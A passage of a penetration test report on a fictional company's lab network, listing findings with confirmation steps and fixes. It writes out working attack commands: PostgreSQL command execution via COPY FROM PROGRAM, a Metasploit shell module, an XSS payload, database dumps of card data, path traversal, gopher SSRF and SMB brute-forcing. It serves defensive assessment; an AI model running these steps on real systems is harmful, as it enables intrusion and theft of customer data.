|---|---|---|
| **Likelihood** | High | 8.2 |
| **Impact** | Catastrophic | |
| **Hosts** | 10.0.17.14, 10.0.17.12 | AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N |

| **Details** |
|---|
| On 10.0.17.12, there is an exposed 'WMCI_API_KEY' in the file Config.js, this same key is also used as the Authorization token when making login requests to 10.0.17.13. The key is a base64 encoded JWT token which contains the username and password for a MySQL user on 10.0.17.14. The MySQL database on that machine contains sensitive customer information such as full names, emails, home addresses, and passwords. |

| **Confirmation** |
|---|
| > Obtain the WMCI_API_KEY by viewing Config.js on 10.0.17.12 through inspect element, or by viewing the Authorization token in the HTTP header when making a login request to 10.0.17.13.<br><br>> Decode the base64 string token with https://www.base64decode.org/ .<br>> Input that decoded string into https://jwt.io to view the username and password marked as "sub" and "pw" respectically.<br>> Use the credentials to login to MySQL via the following command<br>**# mysql -u [username] -h 10.0.17.14 -p**<br>**# *enter password*** |




| Mitigation |
| --- |
| To mitigate this vulnerability, the API key should be stored in locations that are not publicly accessible. If it is necessary to have this key visible for the website's functionality, it should be properly encrypted with a private key that is not publicly accessible. |

2.2 PostgreSQL RCE

| Remote code execution through PostgreSQL database | | CVSS Rating |
|---|---|---|
| **Likelihood** | High | 7.9 |
| **Impact** | Serious | |
| **Hosts** | 10.0.17.14 | AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:H |

**Details**

**CVE-2019–9193**
The PostgreSQL server was configured to allow arbitrary code execution through the PROGRAM command, using it to run a system command and copying its output into a table. This method of exploitation is also available via the metasploit module 'exploit/multi/postgres/postgres_copy_from_program_cmd_exec', which when exploited, creates a shell as user postgres.

**Confirmation**

Arbitrary code execution in PostgreSQL:

```
# DROP TABLE IF EXISTS cmd_exec;
# CREATE TABLE cmd_exec(cmd_output text);
# COPY cmd_exec FROM PROGRAM '[command]';
# SELECT * FROM cmd_exec;
```

Metasploit shell:

```
# msfconsole
# use
exploit/multi/postgres/postgres_copy_from_program_cmd_exec
# set RHOSTS 10.0.17.14
# set USERNAME [redacted]
# set PASSWORD
# set LHOST [ip]
# exploit
```

| Mitigation |
| --- |
| By changing the PostgreSQL login to have a strong password, the likelihood of this exploit decreases severely. Additionally, taking away any unneeded privileges of the Postgres unix user would decrease the impact an attacker could have using this exploit. |

| Remediation |
| --- |
| This issue has not been remediated since the last penetration test report. |

## 2.3 Plaintext and Noncompliant Payment Information

| Credit card details for customers of the online store are stored in plaintext in an insecure database. Further, more details about these cards are stored than what is compliant with PCI DSS. | | CVSS Rating<br>5.7 |
|---|---|---|
| **Likelihood** | Very high | |
| **Impact** | Catastrophic | |
| **Hosts** | 10.0.17.14 | AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N |

| **Details** |
|---|
| The following payment method details were all stored in plaintext in the insecure Postgres database on host 10.0.17.14 and thousands of these records can still be uncovered:<br>• cardholder name<br>• card number<br>• expiration date<br>• CVV<br>• card zip code |

| **Confirmation** |
|---|
| `# ps_dumpall -U postgres -h 10.0.17.14 -p`<br>`# enter password`<br><br>This will dump the entire Postgres database. |

```
COPY billing.credit_cards (id, name, number, expiration, ccv, zip) FROM stdin;
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
```

| Mitigation |
| --- |
| Update payment processing implementation to comply with PCI-DSS standards. This includes not storing any sensitive authentication data (such as the card CVV), even in encrypted form. Any data falling under this category (CVV, full track data, or PIN) must be rendered unrecoverable after authorization. Full card numbers/Primary Account Numbers (PAN) should not be stored in readable form as they currently are in the database dump; they must be rendered unreadable via approved methods including truncation, strong cryptography, or hash functions. Strong encryption and key management procedures must be implemented and documented for whichever payment method details are stored. |

| PCI-DSS |
| --- |
| This violates the PCI-DSS guidelines as credit card information such as credit card numbers, expiration dates, and cvv codes are being stored in plaintext. |

## 2.4 Base64 Passwords

| Passwords only encoded with base64 in MySQL | | CVSS Rating<br>5.7<br>AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N |
|---|---|---|
| **Likelihood** | Very High | |
| **Impact** | Catastrophic | |
| **Hosts** | 10.0.17.14 | |

| **Details** |
|---|
| Passwords in the MySQL database on 10.0.17.14 are only encoded via base64. Base64 is only an encoding scheme and NOT an encryption scheme, meaning that anyone can decode a base64 string. Passwords of users are often reused on other websites, meaning that a database breach on LeBonBonCroissant could lead to users' credentials being stolen on other websites too. |

| **Confirmation** |
|---|
| In a MySQL session:<br>`# USE wmci;`<br>`# SELECT * FROM login;`<br>Enter a string from login_pass into https://www.base64decode.org/ to view the plaintext password. |

| **Mitigation** |
|---|
| Secure passwords using a proper one-way encryption algorithm such as SHA-256. |

| **PCI-DSS** |
|---|
| This violates the PCI-DSS guidelines as these user accounts are for LBC's e-commerce platform, meaning some of these customers are cardholders whose payment method details are stored in LBC's database. Failing to properly protect this cardholder data with sufficiently strong policies puts the overall payment processing system at risk. |

# Medium Risk

### 3.1 Payment Data Alteration Using API

| Payments API can be used without authentication to make new payments and modify payments of existing users | | CVSS Rating<br>4.3 |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Serious | |
| **Hosts** | 10.0.17.10, 10.0.17.14 | AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N |

| **Details** |
|---|
| The /payments endpoint at https://10.0.17.10 can be used without authentication to adjust payment entries in the 10.0.17.14 MySQL database via a POST request, either to modify the amounts / statuses of existing entries or to make new payments altogether. The request takes in a JSON body with an “amount”, “customer_id”, “id” (of the transaction), and “status”.<br><br>This could potentially lead to serious business loss if the MySQL database information is used as a record to determine refunds, reward points, taxes, and other financial matters. |


| **Confirmation** |
|---|
| Intercept a POST request to https://10.0.17.10/payments using Burp Suite from https://10.0.17.10/doc and then adjust the entries of the JSON as desired. Confirm that the change is reflected in the MySQL database on 10.0.17.14. |

| **Mitigation** |
|---|
| The recommendation is to implement application-layer authentication (recommended OAuth 2.0) to the endpoint and the API as a whole. Further, there is a strong case to be made that the payments API should not be exposed at all. It should only be accessible from strictly the internal machines that require it. |

### 3.2 Arbitrary Rewards Account Creation

| Users able to create rewards accounts with arbitrary balances of rewards points | | CVSS Rating<br>7.5 |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Serious | |
| **Hosts** | 10.0.17.11 | AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N |

| **Details** |
|---|
| The exposed endpoint at https://10.0.17.11/add requires query parameters “account”, “balance”, and “account_type” in a GET request (additional parameters are optional and not important for the vulnerability). A malicious user could forge a request to create an account and set the “balance” parameter to any number they wish. If the rewards system is released without mitigation of this vulnerability, these illegitimate rewards points could be spent on LBC products ad infinitum and result in substantial business loss. |

| **Confirmation** |
|---|
| Send a GET request to /add, such as by visiting https://10.0.17.11/add/?account=1&balance=10&account_type=admin on a web browser. This creates a new account with a balance of 10 points. (Although the account type is not currently used anywhere, there is also the potential to create admin accounts since the parameter is user-set.)<br><br>To confirm the account is created, send a GET request to /account with the same “account” param: https://10.0.17.11/accounts/?accounts=1<br>  |

| **Mitigation** |
|---|
| Because of the opaque nature of this security assessment, it is unknown the intended purpose of this endpoint is. If the purpose is administrative, implement |

application-layer authentication (recommended OAuth 2.0) and restrict access to only machines on the internal network that strictly require API access. If the purpose is a self-service for users to register reward accounts, do not allow users to set their own rewards balance and set all new users to a balance of 0.

### 3.3 Reflected XSS in ScadaBR

| Reflected Cross-Site Scripting in ScadaBR via the /exception/error.jsp endpoint | | CVSS Rating<br>7.4<br>AV:N/AC:L/PR:N/UI:R/S:C/C:N/I:N/A:H |
|---|---|---|
| **Likelihood** | Low | |
| **Impact** | High | |
| **Hosts** | 10.0.17.50 | |

| **Details** |
|---|
| We discovered an endpoint within ScadaBR that is used for displaying error messages, including verbose information about the request and server configuration. This endpoint reflects most portions of the HTTP request, including the query parameters and headers. This leads to Reflected Cross-Site Scripting by including malicious script tags in the query parameters. Furthermore, since the endpoint reflects headers, any HttpOnly cookies can be read by the malicious javascript and an attacker can gain complete control of a victim's session if they were to visit a malicious URL.<br>If an authenticated administrator of the ScadaBR system were to visit a malicious URL (as a result of social engineering or otherwise), an attacker could gain control of the administrator's session. This would then lead to Remote Code Execution as described in other findings. |

| **Confirmation** |
|---|
| Visit<br>http://10.0.17.50/ScadaBR/exception/error.jsp?%3cscript%3ealert(document.domain)%3c/script%3e<br>If this results in an alert message popping up, the vulnerability still exists. |

| **Mitigation** |
|---|
| There appears to be a more recent version of ScadaBR called ScadaBR 2.x, more commonly referred to as Scada-LTS. From our initial observations, the Scada-LTS software does not appear to have this specific XSS vulnerability. We recommend switching to the LTS version if possible. |

However, if switching is not an option, we recommend restricting network access to the ScadaBR software as much as possible and applying a manual patch to the error.jsp file to remove the section that prints large portions of the HTTP request.

### 3.4 No PostgreSQL Access Filtering

| PostgreSQL remotely accessible directly from unrelated network hosts | | CVSS Rating<br>6.5<br>AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N |
|---|---|---|
| **Likelihood** | Low | |
| **Impact** | Catastrophic | |
| **Hosts** | 10.0.17.14 | |

| **Details** |
|---|
| The PostgreSQL database on 10.0.17.14 is remotely accessible from any machine on the network, even those that have no need to access the database. The PostgreSQL database contains sensitive user information such as credit card details, therefore minimizing the attack surface to the database is imperative. |

| **Confirmation** |
|---|
| In a remote terminal:<br>`# psql -U [user] -h 10.0.17.14 -p`<br>`# *enter password` |

| **Mitigation** |
|---|
| Login for the PostgreSQL service should be limited to a whitelist of hosts which absolutely require database access to carry out their functions. If this filtering is implemented, new IPs that gain access to LBC's network (like a potential attacker) will not be able to directly access the PostgreSQL login and the attack surface will shrink by minimizing the number of existing machines on the LBC network which could be accessed by an attacker and used to pivot to the PostgreSQL database. |

# Low Risk

### 4.1 Lack of HTTPS in ICS

| Traffic for ScadaBR uses http instead of https | | CVSS Rating |
|---|---|---|
| **Likelihood** | Moderate | 5.9 |
| **Impact** | Moderate | |
| **Hosts** | 10.0.17.50 | AV:A/AC:H/PR:N/UI:R/S:U/C:H/I:L/A:L |

| **Details** |
|---|
| Several other hosts on the network are already using HTTPS; it is important to extend that coverage to the ICS (10.0.17.50). Because HTTPS is not used, this forces all web requests sent to these machines to use HTTP, allowing for anyone on the network to be able to see the traffic in plaintext. This is especially dangerous because the traffic includes login information for the ICS. |

| **Confirmation** |
|---|
| Attempt to make an HTTPS request to host 10.0.17.50. If there is no service listening on port 443, or the service responds incorrectly, the vulnerability still exists.<br><br>Additionally, nmap the host and confirm that port 443 is closed. |

| **Mitigation** |
|---|
| Enable TLS for the applicable web services and accept HTTPS traffic through port 443. The exact steps for this may vary depending on the software used. |

| **Remediation** |
|---|
| HTTPS was enabled for all other machines in the network that run web servers, however 10.0.17.50 still uses HTTP to communicate. |

4.2 Possible Denial of Service on PLC

| Memory leak on custom PLC Bridge solution allows potential DoS attack | | CVSS Rating 5.3 |
|---|---|---|
| **Likelihood** | Low | |
| **Impact** | Tolerable | |
| **Hosts** | 10.0.17.51 | AV:N/AC:H/PR:L/UI:N/S:U/C:N/I:N/A:H |

| **Details** |
|---|
| Machine 10.0.17.51 was running a custom PLC Bridge solution, which allowed arbitrary access to memory locations on PLC devices. In addition, a help message accessible from the service prompt mentioned the existence of a memory leak, and attempting to utilize the solution provided output consistent with increasing memory locations. An unaddressed memory leak could crowd out other programs on the host, especially as an ICS host which often operates with limited capacity |

| **Confirmation** |
|---|
|  |
| Screenshot of the device being accessed. Attempts to read the device would result in an error location which was consistently incrementing with time. |

| **Mitigation** |
|---|
| As the service responsible for feeding information to the production line, a crash in the |

service could cause a denial of service. The only way to address the issue is to address the memory leak, either by switching services or by correcting the software.

4.3 Tomcat Login Without Timeout

| A brute forcing risk exists due to an exposed Tomcat Manager login. | | CVSS Rating<br>3.7<br>AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Moderate | |
| **Hosts** | 10.0.17.50 | |

| **Details** |
|---|
| On port 9090 of host 10.0.17.50, one can access the default page for Apache Tomcat. From there, one can freely attempt to login to the manager dashboard at 10.0.17.50:9090/manager/html. This login process can be automated as part of a brute force attack. |

| **Confirmation** |
|---|
| By default, Tomcat does not have a lockout policy, so confirm that no Realms have been added to the conf/server.xml file. Realm entries will resemble the following:<br>`<Realm className="... class name for this implementation"`<br>`... other attributes for this implementation .../>` |

| **Mitigation** |
|---|
| Limit access to specific IP addresses if possible. It is also recommended to update Tomcat to the latest version and to ensure that LockoutRealm is enabled to prevent brute force attacks. More information can be found at https://tomcat.apache.org/tomcat-9.0-doc/realm-howto.html |

### 4.4 API Data Exposure

| The rewards program API as well as the payment information API route information is disclosed through OpenAPI documentation. | | CVSS Rating<br>3.7 |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Moderate | |
| **Hosts** | 10.0.17.10, 10.0.17.11 | AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N |

| **Details** |
|---|
| Through a dirb scan on 10.0.17.10 and 10.0.17.11, a "/doc" and "/docs" file was found on each machine respectively. These files contained documentation that would allow an attacker to potentially reverse engineer the backend of the APIs to modify and gather sensitive data. |

| **Confirmation** |
|---|
| Send a GET request to the following routes on both 10.0.17.10 and 10.0.17.11:<br>• /openapi.json<br>• /docs<br>• /doc<br>• /redoc<br>If any of them disclose information about the rest of the API routes, the vulnerability still exists. |


| **Mitigation** |
|---|
| When creating the API, specify the openapi_url as follows:<br>`app = FastAPI(openapi_url=None)`<br><br>More information is available at https://fastapi.tiangolo.com/tutorial/metadata/. If the documentation needs to exist, place the documentation behind a reverse proxy that requires authentication for those routes. |

| Remediation |
| --- |
| This issue has not been remediated since the last penetration test report, additionally another machine was found with the same vulnerability (10.0.17.10). |

4.5 Unauthenticated Memcached

| Unauthenticated memcached exposes potentially sensitive cached data and allows DDOS attack | | CVSS Rating 4.3 |
|---|---|---|
| **Likelihood** | Low | |
| **Impact** | Tolerable | |
| **Hosts** | 10.0.17.15 | AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L |

| **Details** |
|---|
| There is no authentication needed for the memcached service on port 11211 of host 10.0.17.15. The memcached service stores small chunks of data from database calls, API calls, and/or page rendering. Attackers could listen on this port and exfiltrate the cached data as part of reconnaissance or possibly even to find tokens or credentials.<br><br>Further, the unauthenticated service opens the door for DDOS attacks by creating a PHP script to have the memcached service flush all data in an infinite loop. |

| **Confirmation** |
|---|
| Connect to memcached and then view data:<br>**telnet 10.0.17.15 11211**<br>**version**<br>**stats**<br>**stats slabs**<br>**stats items**<br>**stats cachedump <slab_id> <limit>**<br><br>  <br><br><br>For more details on a potential DDOS attack (*which was not performed as part of the penetration test to avoid stressing the network unncessarily*), please see: |

https://niiconsulting.com/checkmate/2013/05/memcache-exploit/

| **Mitigation** |
| --- |
| Add authentication to the memcached service. Simple Authentication and Security Layer (SASL) is recommended for this purpose. For a step-by-step tutorial, please see: https://www.atlantic.net/vps-hosting/how-to-install-and-secure-memcached-on-ubuntu-18-04/ |

## Informational Vulnerabilities

### 5.1 Unsecured Music Player Daemon

| Unauthenticated Music Player Daemon allows file enumeration | | CVSS Rating<br>4.3<br>AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N |
|---|---|---|
| **Likelihood** | Low | |
| **Impact** | Tolerable | |
| **Hosts** | 10.0.17.87 | |

| **Details** |
|---|
| The Music Player Daemon (MPD) service running on 10.0.17.87:6600 lacks password authentication. By default, if the Music Player Daemon is started without specifying a password, all connections will be given full access to its controls. This includes the read, add, control, and admin permissions.<br><br>The lack of authentication for this service expands the attack surface for discovering vulnerabilities in the Music Player Daemon. One discovery made was the ability to list files in directories on the server, which could be useful for an attacker conducting recon on the network. It was also possible to control the music played on the device remotely. |

| **Confirmation** |
|---|
| Connect to mpd and enumerate files in the "/" directory:<br>**`nc 10.0.17.15 6600`**<br>**`listfiles ../../../../`**<br><br>Note that file paths for use with the **`listfiles`** command are relative from **`/var/lib/mpd/music`**. |

| **Mitigation** |
|---|
| The MPD service should require a password to access it. A password can be required by editing the /etc/mpd.conf file to uncomment the line beginning with "password" and |

supplying a unique password.

Please note that any passwords added here will be both stored and transmitted in plaintext. This means the password should absolutely not be reused anywhere else. If possible, isolate the machine or segment the network more thoroughly. If the software is unnecessary, we recommend removing it due to the security risk.

### 5.2 Music Player Daemon Running as Root

| Music Player Daemon service has root permissions | | CVSS Rating |
|---|---|---|
| **Likelihood** | Low | 0.0 |
| **Impact** | Tolerable | |
| **Hosts** | 10.0.17.87 | AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:N |

| **Details** |
|---|
| The Music Player Daemon service on 10.0.17.87:6600 appears to be running as root / has root permissions, which is certainly unnecessary for a music player. This adds risk of an attacker being able to exploit the service to become root on the machine, though attempts in this penetration test were unsuccessful in doing so.<br><br>Further, the root access of MDP service allows for deeper file enumeration. |

| **Confirmation** |
|---|
| Use file enumeration as described in the “Unsecured Music Player Daemon“ vulnerability to list the files in the /root folder, which can only be done if the user has escalated privileges:<br>`nc 10.0.17.15 6600`<br>`listfiles ../../../../root` |

| **Mitigation** |
|---|
| mpd can be configured to run as a user by editing /etc/mpd.conf file to uncomment the line beginning with “user” and setting its value to the desired user. |

### 5.3 Server-Side Request Forgery in Music Player Daemon

| Music Player Daemon service allows arbitrary URLs to be fetched, including those using the http and gopher schemes. | CVSS Rating |
|---|---|

| | | |
|---|---|---|
| **Likelihood** | Low | 0.0<br>AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:N |
| **Impact** | Tolerable | |
| **Hosts** | 10.0.17.87 | |

| **Details** |
|---|
| The Music Player Daemon service on 10.0.17.87:6600 has commands that take a URI as an argument. This URI will be fetched with cURL, and has no serious restrictions in place. We are reporting this finding because it may be used to bypass network segmentation later if our other mitigation advice is followed.<br>The gopher protocol essentially allows writing arbitrary data to a TCP socket, meaning that it would theoretically be possible to send commands to the PLCBridge service by causing the Music Player Daemon service to request a URI such as "gopher://10.0.17.51:2001/_S000,0000,000". If the PLCBridge service was not exposed to the external network but the Music Player Daemon was, this functionality could effectively bypass that mitigation. This would be executed with a command such as "listfiles <URI>".<br>While this functionality of the Music Player Daemon currently has no significant security impact, it could allow an attacker to gain limited network access if the Music Player Daemon accepts inbound traffic from the external network but other services do not, and the other services accept inbound traffic from the 10.0.17.87 host. |

| **Confirmation** |
|---|
| On your own machine, run **nc -lvp 2000**.<br>Also run **nc 10.0.17.15 6600** and enter the command **listfiles http://<your_ip>:2000**<br>If you receive an HTTP request from 10.0.17.15, then the finding still exists. However, this does not necessarily mean that the finding poses a security risk. It is only when traffic is trusted from this source more so than from the external network. |

| **Mitigation** |
|---|
| The best mitigation for any vulnerability caused by this functionality would be isolating the system with MPD from the rest of the network. If the rest of the network considers it to be the same as an external host, there is very little to be gained from being able to send traffic from it. |

## Remediated Vulnerabilities

These vulnerabilities were remedied between the October 23, 2021 penetration test and the January 7-8, 2022 penetration test.

### 6.1 Lack of HTTPS

| All web traffic on the network for affected hosts are sent through HTTP | | CVSS Rating<br>5.9 |
|---|---|---|
| **Likelihood** | Moderate | |
| **Impact** | Tolerable | |
| **Hosts** | 10.0.17.10<br>10.0.17.11 | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N |

| **Details** |
|---|
| As discovered by nmap in the first penetration test, machines 10.0.17.10 and 10.0.17.11 had port 80 opened and port 443 closed, meaning no HTTPS was being used. This has now been remediated and HTTPS was found to be enabled and used on all relevant hosts except for 10.0.17.50 (see *4.1 Lack of HTTPS in ICS*). |

| **Confirmation** |
|---|
| Conduct an nmap scan on the 10.0.17.0/24 network for ports 80 and 443. Confirm that HTTPS is used, except on 10.0.17.50. |

### 6.2 OpenSSH User Enumeration

| Several machines ran vulnerable OpenSSH versions | | CVSS Rating<br>3.7<br>AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N |
|---|---|---|
| **Likelihood** | Low | |
| **Impact** | Tolerable | |
| **Hosts** | 10.0.17.14 (7.2p2)<br>10.0.17.10<br>10.0.17.11<br>10.0.17.12<br>10.0.17.13<br>10.0.17.20 | |

| **Details** |
|---|
| As discovered by nmap, machine 10.0.17.14 ran OpenSSH 7.2p2, while the other machines listed ran OpenSSH 7.6p1. Both versions were vulnerable to a username enumeration exploit which takes advantage of misordered checks for correct credentials and well-formed packets in versions of OpenSSH under 7.7. |

| **Confirmation** |
|---|
| Run `nmap -sV -p 22` for the affected hosts. If the version of OpenSSH identified by nmap is less than 7.7, the vulnerability still exists. |

## Unresolved Vulnerabilities

These vulnerabilities were found in the October 23, 2021 penetration test. [redacted] was unable to verify their presence during the January 7-8, 2022 penetration test because associated hosts (10.0.17.200 and 10.0.17.201) were no longer accessible. It is unclear whether or not these vulnerabilities have been remediated.

### 7.1 Automatic Login on Restart

| No login needed on restart for Administrator. | | CVSS Rating<br>8.4<br>AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Serious | |
| **Hosts** | 10.0.17.200 | |

| **Details** |
|---|
| Upon restart of the 10.0.17.200 machine, no login is necessary to enter the Administrator account. |

| **Confirmation** |
|---|
| Connect via VNC to 10.0.17.200 (see *1.7 Unauthenticated VNC*). From the lock screen, restart the computer. |

| **Mitigation** |
|---|
| 1) Open the Start menu.<br>2) Click Run.<br>3) Enter `control userpasswords2`.<br>4) Click on the Administrator account.<br>5) Ensure that "Users must enter a user name and password to use this computer" is checked.<br>6) Click Apply. |

| Remediation |
| --- |
| As the affected machine was no longer accessible, the issue could not be confirmed to exist. |

## 7.2 Guest Account on Windows

| Guest account is enabled. | | CVSS Rating<br>7.2<br>AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Moderate | |
| **Hosts** | 10.0.17.200<br>10.0.17.201 | |

| **Details** |
|---|
| For the SMB service on machines 10.0.17.200 and 10.0.17.201, a guest account with user-level authentication is enabled. The guest account allows unauthenticated network users to gain access to the system and potentially perform undesired actions if permissions are not properly set. This can include accessing network shared folders, using the machine as a pivot point into other machines on the work, and gathering recon on the machine's purpose and configuration. |

| **Confirmation** |
|---|
| Run `nmap -sV --script=smb-security-mode [ip]`.<br>  |


| **Mitigation** |
|---|
| On the machine, open a Command Prompt as Administrator and run `net user guest /active no`. |

| **Remediation** |
|---|
| As the affected machine was no longer accessible, the issue could not be confirmed to exist. |

## 7.3 Unauthenticated VNC

| No authentication for connection via VNC on port 5900. | | CVSS Rating<br>5.3<br>AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L |
|---|---|---|
| **Likelihood** | High | |
| **Impact** | Moderate | |
| **Hosts** | 10.0.17.200 | |

| **Details** |
|---|
| Port 5900 is open for VNC connections on host 10.0.17.200. There is NO authentication enabled for the server. Because of this, using a VNC connector like TightVNC on a Windows machine, it is possible to connect remotely to the machine without any login. This may not be a huge issue when the Windows machine itself requires a login, but if someone has already logged onto the machine, then a user connecting via VNC would not need ANY authentication to control the machine with the logged-in user's level of privilege. |

| Confirmation |
| --- |
| Use TightVNC for Windows and set the remote host to 10.0.17.200::5900. Connect. (On access to the machine, one can also find that the registry value for authentication is false.)<br>  |

| Mitigation |
| --- |
| 1. On the machine, click the TightVNC service tray icon.<br>2. On the "Server" tab, check "Require VNC authentication."<br>3. Set a password (optionally for both full-control access and view-only access).<br><br>For more information, see linked documentation. |

| Remediation |
| --- |
| As the affected machine was no longer accessible, the issue could not be confirmed to exist. |

7.4 No Windows Account Lockout

| Brute force risk due to lack of a lockout feature. | | CVSS Rating<br>4.8<br>AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:L |
|---|---|---|
| **Likelihood** | Moderate | |
| **Impact** | Serious | |
| **Hosts** | 10.0.17.200 | |

| **Details** |
|---|
| There is no account lockout policy after enough failed login attempts for Windows machine 10.0.17.200. This makes the machine vulnerable to brute force password attacks. |

| **Confirmation** |
|---|
| To confirm, attempt to run a brute force password attack using Metasploit:<br>`# msfconsole`<br>`# use auxiliary/scanner/smb/smb_login`<br>`# set RHOSTS 192.168.1.0/24`<br>`# set SMBUser Administrator`<br>`# set PASS_FILE <password file>`<br>`# exploit`<br><br>Though a brief brute force attack did not find any valid credentials, note that there is no lockout policy, and so there is still a vulnerability to longer and more sophisticated attacks. |

| **Mitigation** |
|---|
| 1) Navigate to registry key `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess\Parameters\AccountLockout`<br>2) Change the `MaxDenials value` to the number of failed attempts before the account is locked out.<br>3) Change the `ResetTime (mins)` value to the hexadecimal value for the number of minutes an account is locked out for.<br>For more information, see the linked documentation. |

| Remediation |
| --- |
| As these machines were no longer accessible, the issue could not be confirmed to exist. |

### 7.5 SMB Message Signing Disabled

| SMB message signing not enabled on systems | | CVSS Rating |
|---|---|---|
| **Likelihood** | Moderate | 3.4 |
| **Impact** | Moderate | |
| **Hosts** | 10.0.17.200<br>10.0.17.201 | AV:N/AC:H/PR:L/UI:R/S:C/C:L/I:N/A:L |

| **Details** |
|---|
| Previously, the machines on 10.0.17.200 and 10.0.17.201 hosted SMB servers with message signing disabled. Message signing allows a user connecting via SMB to confirm the authenticity of the server. Without message signing, the hosts are potentially vulnerable to relay attacks. |

| **Confirmation** |
|---|
| Run `nmap -sV --script=smb-security-mode [ip]`. |


| **Mitigation** |
|---|
| On the server, navigate to registry key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters`. Change the value of `RequireSecuritySignature` to 1. |

| **Remediation** |
|---|
| As these machines were no longer accessible, the issue could not be confirmed to exist. |

# Appendices

## Appendix A: Leaked Zoom Recordings

| **Details** |
| --- |
| Considerable information about the operations of LeBonBon Croissant was discovered in the form of public leaks on the Github code sharing platform by the user "slugworth-le-bonbon-muffin" (https://github.com/slugworth-le-bonbon-muffin/slugworth-le-bonbon-muffin). This is no longer available, so we have mirrored the contents below.<br><br>The user linked to a folder of audio recordings in Google Drive, uploaded by the gmail account "arthurslugworth.lbm@gmail.com," presumably owned by the same individual. The folder, titled "zoom recordings," features 12 audio files, around 1 to 2 minutes in length, detailing critical operation information as well as several concerning security issues.<br><br>Files containing information with security ramifications are listed below. A mirror of the leak in its entirety can be found here (only accessible with a google account in the penetration test group): https://drive.google.com/drive/folders/1kS0a2Xo5aBGqg29_sbwRSTYO4Y_69kmr?usp=sharing |

| # | File | Security Ramifications |
| --- | --- | --- |
| 1 | automation.wav | Knowledge that ScadaBR is in use can be extremely helpful for attackers. |
| 2 | pentestscoping.wav | Indication of shared passwords and lack of antivirus. |
